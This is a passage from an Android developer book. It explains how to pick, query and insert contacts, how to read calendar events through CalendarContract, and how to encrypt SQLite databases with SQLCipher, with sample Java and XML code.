        Log.e("PickDemo", "Exception when determining CONTENT_URI", t);
      }
    }
    else {
      CONTENT_URI=Contacts.People.CONTENT_URI;
    }
  }
```

Then, you need to create an `Intent` for the `ACTION_PICK` on the chosen `Uri`, then start another activity (via `startActivityForResult()`) to allow the user to pick a piece of content of the specified type:

```
        Intent i=new Intent(Intent.ACTION_PICK, CONTENT_URI);

        startActivityForResult(i, PICK_REQUEST);
```

When that spawned activity completes with `RESULT_OK`, the `ACTION_VIEW` is invoked on the resulting contact `Uri`, as obtained from the `Intent` returned by the pick activity:

```
  @Override
  protected void onActivityResult(int requestCode, int resultCode,
                                  Intent data) {
    if (requestCode==PICK_REQUEST) {
      if (resultCode==RESULT_OK) {
          startActivity(new Intent(Intent.ACTION_VIEW,
                                   data.getData()));
      }
    }
  }
```

The result: the user chooses a collection, picks a piece of content, and views it.


*Figure 287: The PickDemo sample application, as initially launched*





*Figure 288: The same application, after clicking the "Gimme!" button, showing the list of available people*





*Figure 289: A view of a contact, launched by PickDemo after choosing one of the people from the pick list*

Note that the `Uri` we get from picking the contact is valid in the short term, but should not be held onto in a persistent fashion (e.g., put in a database). If you need to try to store a reference to a contact for the long term, you will need to get a "lookup `Uri`" on it, to help deal with the fact that the aggregate contact may shift over time as raw contact information for that person comes and goes.

# Spin Through Your Contacts

The preceding example allows you to work with contacts, yet not actually have any contact data other than a transient `Uri`. All else being equal, it is best to use the contacts system this way, as it means you do not need any extra permissions that might raise privacy issues.

Of course, all else is rarely equal.

Your alternative, therefore, is to execute queries against the contacts `ContentProvider` to get actual contact detail data back, such as names, phone numbers, and email addresses. The `Contacts/Spinners` sample application will demonstrate this technique.

## Contact Permissions

Since contacts are privileged data, you need certain permissions to work with them. Specifically, you need the `READ_CONTACTS` permission to query and examine the `ContactsContract` content and `WRITE_CONTACTS` to add, modify, or remove contacts from the system. This only holds true if your code will have access to personally-identifying information, which is why the `Pick` sample above — which just has an opaque `Uri` — does not need any permission.

For example, here is the manifest for the `Contacts/Spinners` sample application:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1"
          android:versionName="1.0"
          package="com.commonsware.android.contacts.spinners"
          xmlns:android="http://schemas.android.com/apk/res/android">

  <uses-permission android:name="android.permission.READ_CONTACTS" />
  <uses-sdk android:minSdkVersion="3"
            android:targetSdkVersion="6" />
  <supports-screens android:largeScreens="true"
                    android:normalScreens="true"
                    android:smallScreens="false" />
  <application android:icon="@drawable/cw"
               android:label="@string/app_name">
    <activity android:label="@string/app_name"
              android:name=".ContactSpinners">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
  </application>
</manifest>
```

## Pre-Joined Data

While the database underlying the `ContactsContract` content provider is private, one can imagine that it has several tables: one for people, one for their phone numbers, one for their email addresses, etc. These are tied together by typical database relations, most likely 1:N, so the phone number and email address tables would have a foreign key pointing back to the table containing information about people.

To simplify accessing all of this through the content provider interface, Android pre-joins queries against some of the tables. For example, you can query for phone

numbers and get the contact name and other data along with the number — you do not have to do this join operation yourself.

## The Sample Activity

The `ContactsDemo` activity is simply a `ListActivity`, though it sports a `Spinner` to go along with the obligatory `ListView`:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    >
  <Spinner android:id="@+id/spinner"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:drawSelectorOnTop="true"
  />
  <ListView
    android:id="@android:id/list"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:drawSelectorOnTop="false"
  />
</LinearLayout>
```

The activity itself sets up a listener on the `Spinner` and toggles the list of information shown in the `ListView` when the `Spinner` value changes:

```
package com.commonsware.android.contacts.spinners;

import android.app.ListActivity;
import android.os.Bundle;
import android.view.View;
import android.widget.AdapterView;
import android.widget.ArrayAdapter;
import android.widget.ListAdapter;
import android.widget.Spinner;

public class ContactSpinners extends ListActivity
  implements AdapterView.OnItemSelectedListener {
  private static String[] options={"Contact Names",
                                   "Contact Names & Numbers",
                                   "Contact Names & Email Addresses"};
  private ListAdapter[] listAdapters=new ListAdapter[3];

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
```

```
    setContentView(R.layout.main);

    initListAdapters();

    Spinner spin=(Spinner)findViewById(R.id.spinner);
    spin.setOnItemSelectedListener(this);

    ArrayAdapter<String> aa=new ArrayAdapter<String>(this,
                              android.R.layout.simple_spinner_item,
                              options);

    aa.setDropDownViewResource(
            android.R.layout.simple_spinner_dropdown_item);
    spin.setAdapter(aa);
  }

  public void onItemSelected(AdapterView<?> parent,
                               View v, int position, long id) {
    setListAdapter(listAdapters[position]);
  }

  public void onNothingSelected(AdapterView<?> parent) {
    // ignore
  }

  private void initListAdapters() {
    listAdapters[0]=ContactsAdapterBridge.INSTANCE.buildNameAdapter(this);
    listAdapters[1]=ContactsAdapterBridge.INSTANCE.buildPhonesAdapter(this);
    listAdapters[2]=ContactsAdapterBridge.INSTANCE.buildEmailAdapter(this);
  }

}
```

When the activity is first opened, it sets up three `Adapter` objects, one for each of three perspectives on the contacts data. The `Spinner` simply resets the list to use the `Adapter` associated with the `Spinner` value selected.

## Dealing with API Versions

Of course, once again, we have to ponder different API levels.

Querying `ContactsContract` and querying `Contacts` is similar, yet different, both in terms of the `Uri` each uses for the query and in terms of the available column names for the resulting projection.

Rather than using reflection, this time we ruthlessly exploit a feature of the VM: classes are only loaded when first referenced. Hence, we can have a class that refers to new APIs (`ContactsContract`) on a device that lacks those APIs, so long as we do not reference that class.

To accomplish this, we define an abstract base class, `ContactsAdapterBridge`, that will have a singleton instance capable of running our queries and building a `ListAdapter` for each. Then, we create two concrete subclasses, one for the old API:

```
package com.commonsware.android.contacts.spinners;

import android.app.Activity;
import android.database.Cursor;
import android.provider.Contacts;
import android.widget.ListAdapter;
import android.widget.SimpleCursorAdapter;

class OldContactsAdapterBridge extends ContactsAdapterBridge {
  ListAdapter buildNameAdapter(Activity a) {
    String[] PROJECTION=new String[] {  Contacts.People._ID,
                                        Contacts.PeopleColumns.NAME
                                      };
    Cursor c=a.managedQuery(Contacts.People.CONTENT_URI,
                            PROJECTION, null, null,
                            Contacts.People.DEFAULT_SORT_ORDER);

    return(new SimpleCursorAdapter( a,
                                    android.R.layout.simple_list_item_1,
                                    c,
                                    new String[] {
                                      Contacts.PeopleColumns.NAME
                                    },
                                    new int[] {
                                      android.R.id.text1
                                    }));
  }

  ListAdapter buildPhonesAdapter(Activity a) {
    String[] PROJECTION=new String[] {  Contacts.Phones._ID,
                                        Contacts.Phones.NAME,
                                        Contacts.Phones.NUMBER
                                      };
    Cursor c=a.managedQuery(Contacts.Phones.CONTENT_URI,
                            PROJECTION, null, null,
                            Contacts.Phones.DEFAULT_SORT_ORDER);

    return(new SimpleCursorAdapter( a,
                                    android.R.layout.simple_list_item_2,
                                    c,
                                    new String[] {
                                      Contacts.Phones.NAME,
                                      Contacts.Phones.NUMBER
                                    },
                                    new int[] {
                                      android.R.id.text1,
                                      android.R.id.text2
                                    }));
  }
```

```
  ListAdapter buildEmailAdapter(Activity a) {
    String[] PROJECTION=new String[] {  Contacts.ContactMethods._ID,
                                        Contacts.ContactMethods.DATA,
                                        Contacts.PeopleColumns.NAME
                                      };
    Cursor c=a.managedQuery(Contacts.ContactMethods.CONTENT_EMAIL_URI,
                            PROJECTION, null, null,
                            Contacts.ContactMethods.DEFAULT_SORT_ORDER);

    return(new SimpleCursorAdapter( a,
                                    android.R.layout.simple_list_item_2,
                                    c,
                                    new String[] {
                                      Contacts.PeopleColumns.NAME,
                                      Contacts.ContactMethods.DATA
                                    },
                                    new int[] {
                                      android.R.id.text1,
                                      android.R.id.text2
                                    }));
  }
}
```

... and one for the new API:

```
package com.commonsware.android.contacts.spinners;

import android.app.Activity;
import android.database.Cursor;
import android.provider.ContactsContract.Contacts;
import android.provider.ContactsContract.CommonDataKinds.Email;
import android.provider.ContactsContract.CommonDataKinds.Phone;
import android.widget.ListAdapter;
import android.widget.SimpleCursorAdapter;

class NewContactsAdapterBridge extends ContactsAdapterBridge {
  ListAdapter buildNameAdapter(Activity a) {
    String[] PROJECTION=new String[] {  Contacts._ID,
                                        Contacts.DISPLAY_NAME,
                                      };
    Cursor c=a.managedQuery(Contacts.CONTENT_URI,
                            PROJECTION, null, null, null);

    return(new SimpleCursorAdapter( a,
                                    android.R.layout.simple_list_item_1,
                                    c,
                                    new String[] {
                                      Contacts.DISPLAY_NAME
                                    },
                                    new int[] {
                                      android.R.id.text1
                                    }));
```

```
  }

  ListAdapter buildPhonesAdapter(Activity a) {
    String[] PROJECTION=new String[] {  Contacts._ID,
                                        Contacts.DISPLAY_NAME,
                                        Phone.NUMBER
                                      };
    Cursor c=a.managedQuery(Phone.CONTENT_URI,
                            PROJECTION, null, null, null);

    return(new SimpleCursorAdapter( a,
                                    android.R.layout.simple_list_item_2,
                                    c,
                                    new String[] {
                                      Contacts.DISPLAY_NAME,
                                      Phone.NUMBER
                                    },
                                    new int[] {
                                      android.R.id.text1,
                                      android.R.id.text2
                                    }));
  }

  ListAdapter buildEmailAdapter(Activity a) {
    String[] PROJECTION=new String[] {  Contacts._ID,
                                        Contacts.DISPLAY_NAME,
                                        Email.DATA
                                      };
    Cursor c=a.managedQuery(Email.CONTENT_URI,
                            PROJECTION, null, null, null);

    return(new SimpleCursorAdapter( a,
                                    android.R.layout.simple_list_item_2,
                                    c,
                                    new String[] {
                                      Contacts.DISPLAY_NAME,
                                      Email.DATA
                                    },
                                    new int[] {
                                      android.R.id.text1,
                                      android.R.id.text2
                                    }));
  }
}
```

Our `ContactsAdapterBridge` class then uses the SDK level to determine which of those two classes to use as the singleton:

```
package com.commonsware.android.contacts.spinners;

import android.app.Activity;
import android.os.Build;
import android.widget.ListAdapter;
```

```
abstract class ContactsAdapterBridge {
  abstract ListAdapter buildNameAdapter(Activity a);
  abstract ListAdapter buildPhonesAdapter(Activity a);
  abstract ListAdapter buildEmailAdapter(Activity a);

  public static final ContactsAdapterBridge INSTANCE=buildBridge();

  private static ContactsAdapterBridge buildBridge() {
    int sdk=new Integer(Build.VERSION.SDK).intValue();

    if (sdk<5) {
      return(new OldContactsAdapterBridge());
    }

    return(new NewContactsAdapterBridge());
  }
}
```

## Accessing Contact Information

The first `Adapter` shows the names of all of the contacts. Since all the information we seek is in the contact itself, we can use the `CONTENT_URI` provider, retrieve all of the contacts in the default sort order, and pour them into a `SimpleCursorAdapter` set up to show each person on its own row:

Assuming you have some contacts in the database, they will appear when you first open the `ContactsDemo` activity, since that is the default perspective:





*Figure 290: The ContactsDemo sample application, showing all contacts*





*Figure 291: The ContactsDemo sample application, showing all contacts that have phone numbers*

Similarly, to get a list of all the email addresses, we can use the `CONTENT_URI` content provider. Again, the results are displayed via a two-line `SimpleCursorAdapter`:


*Figure 292: The ContactsDemo sample application, showing all contacts with email addresses*

# Makin' Contacts

Let's now take a peek at the reverse direction: adding contacts to the system. This was never particularly easy and now is... well, different.

First, we need to distinguish between sync providers and other apps. Sync providers are the guts underpinning the accounts system in Android, bridging some existing source of contact data to the Android device. Hence, you can have sync providers for Exchange, Facebook, and so forth. These will need to create raw contacts for newly-added contacts to their backing stores that are being sync'd to the device for the first time. Creating sync providers is outside of the scope of this book for now.

It is possible for other applications to create contacts. These, by definition, will be phone-only contacts, lacking any associated account, no different than if the user added the contact directly. The recommended approach to doing this is to collect the data you want, then spawn an activity to let the user add the contact — this avoids your application needing the `WRITE_CONTACTS` permission and all the privacy/data integrity issues that creates. In this case, we will stick with the new `ContactsContract` content provider, to simplify our code, at the expense of requiring Android 2.0 or newer.

To that end, take a look at the Contacts/Inserter sample project. It defines a simple activity with a two-field UI, with one field apiece for the person's first name and phone number:

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:stretchColumns="1"
  >
  <TableRow>
    <TextView
      android:text="First name:"
    />
    <EditText android:id="@+id/name"
    />
  </TableRow>
  <TableRow>
    <TextView
      android:text="Phone:"
    />
    <EditText android:id="@+id/phone"
      android:inputType="phone"
    />
  </TableRow>
  <Button android:id="@+id/insert" android:text="Insert!" />
</TableLayout>
```

The trivial UI also sports a button to add the contact:





*Figure 293: The ContactInserter sample application*

When the user clicks the button, the activity gets the data and creates an `Intent` to be used to launch the add-a-contact activity. This uses the `ACTION_INSERT_OR_EDIT` action and a couple of extras from the `ContactsContract.Intents.Insert` class:

```
package com.commonsware.android.inserter;

import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.provider.ContactsContract.Contacts;
import android.provider.ContactsContract.Intents.Insert;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;

public class ContactsInserter extends Activity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    Button btn=(Button)findViewById(R.id.insert);

    btn.setOnClickListener(onInsert);
  }

  View.OnClickListener onInsert=new View.OnClickListener() {
    public void onClick(View v) {
      EditText fld=(EditText)findViewById(R.id.name);
```

```
      String name=fld.getText().toString();

      fld=(EditText)findViewById(R.id.phone);

      String phone=fld.getText().toString();
      Intent i=new Intent(Intent.ACTION_INSERT_OR_EDIT);

      i.setType(Contacts.CONTENT_ITEM_TYPE);
      i.putExtra(Insert.NAME, name);
      i.putExtra(Insert.PHONE, phone);
      startActivity(i);
    }
  };
}
```

We also need to set the MIME type on the `Intent` via `setType()`, to be `CONTENT_ITEM_TYPE`, so Android knows what sort of data we want to actually insert. Then, we call `startActivity()` on the resulting `Intent`. That brings up an add-or-edit activity:





*Figure 294: The add-or-edit-a-contact activity*

... where if the user chooses "Create new contact", they are taken to the ordinary add-a-contact activity, with our data pre-filled in:


*Figure 295: The edit-contact form, showing the data from the ContactInserter activity*

Note that the user could choose an existing contact, rather than creating a new contact. If they choose an existing contact, the first name of that contact will be overwritten with the data supplied by the `ContactsInserter` activity, and a new phone number will be added from those `Intent` extras.

# The CalendarContract Provider

The Android Open Source Project (AOSP) has had a Calendar application from its earliest days. This application originally was designed to sync with Google Calendar, later extended to other sync sources, such as Microsoft's Exchange. However, this application was not part of the Android SDK, so there was no way to access it from your Android application.

At least, no officially documented and supported way.

Many developers poked through the AOSP source code and found that the Calendar application had a `ContentProvider`. Moreover, this `ContentProvider` was exported (by default). So many developers used undocumented and unsupported means for accessing calendar information. This occasionally broke, as Google modified the Calendar app and changed these pseudo-external interfaces.

Android 4.0 added official SDK support for interacting with the Calendar application via its `ContentProvider`. As part of the SDK, these new interfaces should be fairly stable — if nothing else, they should be supported indefinitely, even if new and improved interfaces are added sometime in the future. So, if you want to tie into the user's calendars, you can. Bear in mind, though, that the new `CalendarContract ContentProvider` is not identical to the older undocumented providers, so if you are aiming to support pre–4.0 devices, you have some more work to do.

Of course, similar to the `ContactsContract ContentProvider`, the `CalendarContract ContentProvider` is severely lacking in documentation, and anything not documented is subject to change.

# Prerequisites

Understanding this chapter requires that you have read the chapters on:

- content provider theory
- content provider implementations

# You Can't Be a Faker

While the Android 4.0 emulator has the `CalendarContract` `ContentProvider`, it will do you little good. While you can define a Google account on the emulator, the emulator lacks any ability to sync content with that account. Hence, you cannot see any events for your calendars in the Calendar app, and you cannot access any calendar data via `CalendarContract`.

Hence, at present, in order to test your use of `CalendarContract`, you will need to have hardware that runs Android 4.0 (or higher), with one or more accounts set up that have calendar data.

# Do You Have Room on Your Calendar?

As a `ContentProvider`, `CalendarContract` is not significantly different from any other such provider that Android supplies or that you write yourself, in that there are `Uri` values representing collections of data, upon which you can query, insert, update, and delete as needed.

## The Collections

The two main collections of data that you are likely to be interested in are `CalendarContract.Calendars` (the collection of all defined calendars) and `CalendarContract.Events` (the collection of all defined events across all calendars). Each of those has a `CONTENT_URI` static data member that you would use with `ContentResolver` or a `CursorLoader` to perform operations on those collections. An entry in `CalendarContract.Events` points back to its corresponding calendar via a `CALENDAR_ID` column that you can query upon; the remaining columns on `CalendarContract.Events` have names apparently designed to match with the iCalendar specification (e.g., `DTSTART` and `DTEND` for the start and end times of the event).

Three other collections may be of interest:

1. `CalendarContract.Instances` has one entry per occurrence of an event, so recurring events get multiple rows
2. `CalendarContract.Attendees` has information about each attendee of an event
3. `CalendarContract.Reminders` has information about each reminder scheduled for an event (e.g., when to remind the user), for those events with associated reminders

Each of those ties back to its associated `CalendarContract.Events` row via an `EVENT_ID` column.

## Calendar Permissions

There are two permissions for working with `CalendarContract`: `READ_CALENDAR` and `WRITE_CALENDAR`. As you might expect, querying `CalendarContract` requires the `READ_CALENDAR` permission; modifying `CalendarContract` data requires the `WRITE_CALENDAR` permission.

These permissions have existed since Android's earliest days, even in the SDK, as a side effect of the "meat cleaver" approach the core Android team employed to create the initial SDK. Hence, you can request these permissions in the manifest with any Android build target, without compiler errors. Of course, actually referring to `CalendarContract` will require a build target of API Level 14 or higher.

## Querying for Events

For example, let's populate a `ListView` with the roster of all events the user has across all calendars, using a `CursorLoader`, showing the name of each event, the event's start date, and the event's end date. You can find this in the `Calendar/Query` sample project in the book's source code.

Our manifest has the `READ_CALENDARS` permission, as you would expect:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.cal.query"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk android:minSdkVersion="14"/>
```

```
  <uses-permission android:name="android.permission.READ_CALENDAR"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <activity
      android:name=".CalendarQueryActivity"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

We will use a simple `ListActivity` and so therefore do not need an activity layout. Our row layout (`res/layout/row.xml`) has three `TextView` widgets for the three pieces of data that we want to display:

```
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/linearLayout1"
  android:layout_width="fill_parent"
  android:layout_height="wrap_content">

  <TextView
    android:id="@+id/title"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_gravity="center_vertical"
    android:layout_marginLeft="4dip"
    android:layout_marginRight="4dip"
    android:layout_weight="1"
    android:ellipsize="end"
    android:textSize="20sp"/>

  <LinearLayout
    android:id="@+id/linearLayout2"
    android:layout_width="wrap_content"
    android:layout_height="match_parent"
    android:layout_marginRight="4dip"
    android:orientation="vertical">

    <TextView
      android:id="@+id/dtstart"
      android:layout_width="wrap_content"
      android:layout_height="wrap_content"
      android:layout_gravity="top"
      android:textSize="10sp"/>

    <TextView
```

```
      android:id="@+id/dtend"
      android:layout_width="wrap_content"
      android:layout_height="wrap_content"
      android:layout_gravity="bottom"
      android:textSize="10sp"/>
  </LinearLayout>

</LinearLayout>
```

In our activity (`CalendarQueryActivity`), in `onCreate()`, we set up a `SimpleCursorAdapter` on a `null` `Cursor` at the outset and define the activity as being the adapter's `ViewBinder`:

```
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    adapter=
        new SimpleCursorAdapter(this, R.layout.row, null, ROW_COLUMNS,
                                ROW_IDS);
    adapter.setViewBinder(this);
    setListAdapter(adapter);

    getLoaderManager().initLoader(0, null, this);
  }
```

A `ViewBinder` is a way to tailor how `Cursor` data is poured into row widgets, without subclassing the `SimpleCursorAdapter`. Implementing the `SimpleCursorAdapter.ViewBinder` interface requires us to implement a `setViewValue()` method, which will be called when the adapter wishes to pour data from one column of a `Cursor` into one widget. We will examine this method shortly.

The `SimpleCursorAdapter` will pour data from the `ROW_COLUMNS` in our `Cursor` into the `ROW_IDS` widgets in our row layout:

```
  private static final String[] ROW_COLUMNS=
      new String[] { CalendarContract.Events.TITLE,
          CalendarContract.Events.DTSTART,
          CalendarContract.Events.DTEND };
  private static final int[] ROW_IDS=
      new int[] { R.id.title, R.id.dtstart, R.id.dtend };
```

Our `onCreate()` also initializes the `Loader` framework, triggering a call to `onCreateLoader()`, where we create and return a `CursorLoader`:

```
  public Loader<Cursor> onCreateLoader(int loaderId, Bundle args) {
    return(new CursorLoader(this, CalendarContract.Events.CONTENT_URI,
                            PROJECTION, null, null,
```

```
                                CalendarContract.Events.DTSTART));
  }
```

We query on `CalendarContract.Events.CONTENT_URI`, asking for a certain set of columns indicated by our `PROJECTION` static data member:

```
  private static final String[] PROJECTION=
      new String[] { CalendarContract.Events._ID,
          CalendarContract.Events.TITLE,
          CalendarContract.Events.DTSTART,
          CalendarContract.Events.DTEND };
```

The `ROW_COLUMNS` we map are a subset of the `PROJECTION`, skipping the `_ID` column that `SimpleCursorAdapter` needs but will not be displayed. Our query is also set up to sort by the start date (`CalendarContract.Events.DTSTART`).

When the query is complete, we pop it into the adapter in `onLoadFinished()` and remove it in `onLoaderReset()`:

```
  public void onLoadFinished(Loader<Cursor> loader, Cursor cursor) {
    adapter.swapCursor(cursor);
  }

  public void onLoaderReset(Loader<Cursor> loader) {
    adapter.swapCursor(null);
  }
```

Our `setViewValue()` implementation then converts the `DTSTART` and `DTEND` values into formatted strings by way of `DateUtils` and the `formatDateTime()` method:

```
  @Override
  public boolean setViewValue(View view, Cursor cursor, int columnIndex) {
    long time=0;
    String formattedTime=null;

    switch (columnIndex) {
      case 2:
      case 3:
        time=cursor.getLong(columnIndex);
        formattedTime=
            DateUtils.formatDateTime(this, time,
                                     DateUtils.FORMAT_ABBREV_RELATIVE);
        ((TextView)view).setText(formattedTime);
        break;

      default:
        return(false);
    }
```

```
    return(true);
  }
}
```

The `setViewValue()` method should return `true` for any columns it handles and `false` for columns it does not — skipped columns are handled by `SimpleCursorAdapter` itself.

If you run this on a device with available calendar data, you will get a list of those events:


*Figure 296: The Calendar Query sample application, with some events redacted*

# Penciling In an Event

What is rarely documented in the Android SDK is what activities might exist that support the MIME types of a given `ContentProvider`. In part, that is because device manufacturers have the right to remove or replace many of the built-in applications.

The Calendar application is considered by Google to be a "core" application. Quoting the Android 2.3 version of the Compatibility Definition Document (CDD):

> The Android upstream project defines a number of core applications, such as a phone dialer, calendar, contacts book, music player, and so on. Device implementers MAY replace these applications with alternative versions. However, any such alternative versions MUST honor the same Intent patterns provided by the upstream project. For example, if a device contains an alternative music player, it must still honor the Intent pattern issued by third-party applications to pick a song.

Hence, in theory, so long as the CDD does not change and device manufacturers correctly honor it, those Intent patterns described by the Calendar application's manifest should be available across Android 4.0 devices. The Calendar application appears to support `ACTION_INSERT` and `ACTION_EDIT` for both the collection MIME type (`vnd.android.cursor.dir/event`) and the instance MIME type (`vnd.android.cursor.item/event`). Notably, there is no support for `ACTION_PICK` to pick a calendar or event, the way you can use `ACTION_PICK` to pick a contact.

# Encrypted Storage

SQLite databases, by default, are stored on internal storage, accessible only to the app that creates them.

At least, that is the theory.

In practice, it is conceivable that others could get at an app's SQLite database, and that those "others" may not have the user's best interests at heart. Hence, if you are storing data in SQLite that should remain confidential despite extreme measures to steal the data, you may wish to consider encrypting the database.

Perhaps the simplest way to encrypt a SQLite database is to use SQLCipher. SQLCipher is a SQLite extension that encrypts and decrypts database pages as they are written and read. However, SQLite extensions need to be compiled into SQLite, and the stock Android SQLite does not have the SQLCipher extension.

SQLCipher for Android, therefore, comes in the form of a replacement implementation of SQLite that you add as an NDK library to your project. It also ships with replacement editions of the android.database.sqlite.* classes that use the SQLCipher library instead of the built-in SQLite. This way, your app can be largely oblivious to the actual database implementation, particularly if it is hidden behind a `ContentProvider` or similar abstraction layer.

SQLCipher for Android is a joint initiative of Zetetic (the creators of SQLCipher) and the Guardian Project (home of many privacy-enhancing projects for Android). SQLCipher for Android is open source, under the Apache License 2.0.

Many developers of enterprise-grade apps for Android (e.g., Salesforce.com, JPMorgan Chase) use SQLCipher for securing their apps.

# Prerequisites

Understanding this chapter requires that you have read the chapters on:

- database access
- content provider theory
- content provider implementations

# Scenarios for Encryption

So, why might you want to encrypt a database?

Some developers probably are thinking that this is a way of protecting the app's content against "those pesky rooted device users". In practice, this is unlikely to help. As with most encryption mechanisms, SQLCipher uses an encryption key. If the app has the key, such as being hard-coded into the app itself, anyone can get the key by reverse-engineering the app.

Rather, encrypted databases are to help the user defend their data against other people seeing it when they should not. The classic example is somebody leaving their phone in the back of a taxi — if that device winds up in the hands of some group with the skills to root the device, they can get at any unencrypted content they want. While some users will handle this via the whole-disk encryption available since Android 3.0, others might not.

If the database is going anywhere other than internal storage, there is all the more reason to consider encrypting it, as then it may not even require a rooted device to access the database. Scenarios here include:

1. Databases stored on external storage
2. Databases backed up using external storage, BackupManager, or another Internet-based solution
3. Databases explicitly being shared among a user's devices, or between a user's device and a desktop (note that SQLCipher works on many operating systems, including desktops and iOS)

# Obtaining SQLCipher

SQLCipher for Android is available from its GitHub repository. The downloads area contains ZIP archives of what you need. As of June 2012, the current shipping version was 2.0.8.

# Employing SQLCipher

Given an existing Android project, to use SQLCipher for Android, you need to extract the contents of the ZIP archive's `libs/` directory and put them in your own project's `libs/` directory (creating the latter if needed). The ZIP archive's `libs/` directory contains a few JARs, plus a set of NDK-compiled C/C++ libraries for SQLite with the SQLCipher extension.

Eclipse users will need to add the JARs to the project's build path (though not the NDK libraries). Command-line builds via Ant pick up the JARs in `libs/` automatically, as usual.

You will also need to copy the contents of the ZIP archive's `assets/` folder into your project's `assets/` folder (creating the latter if needed).

If you have existing code that uses classic Android SQLite, you will need to change your import statements to pick up the SQLCipher for Android equivalents of the classes. For example, you obtain `SQLiteDatabase` now from `net.sqlcipher.database.sqlcipher`, not `android.database.sqlite`. Similarly, you obtain `SQLException` from `net.sqlcipher.database` instead of `android.database`. Unfortunately, there is no complete list of which classes need this conversion — `Cursor`, for example, does not. Try converting everything from `android.database` and `android.database.sqlite`, and leave alone those that do not exist in the SQLCipher for Android equivalent packages.

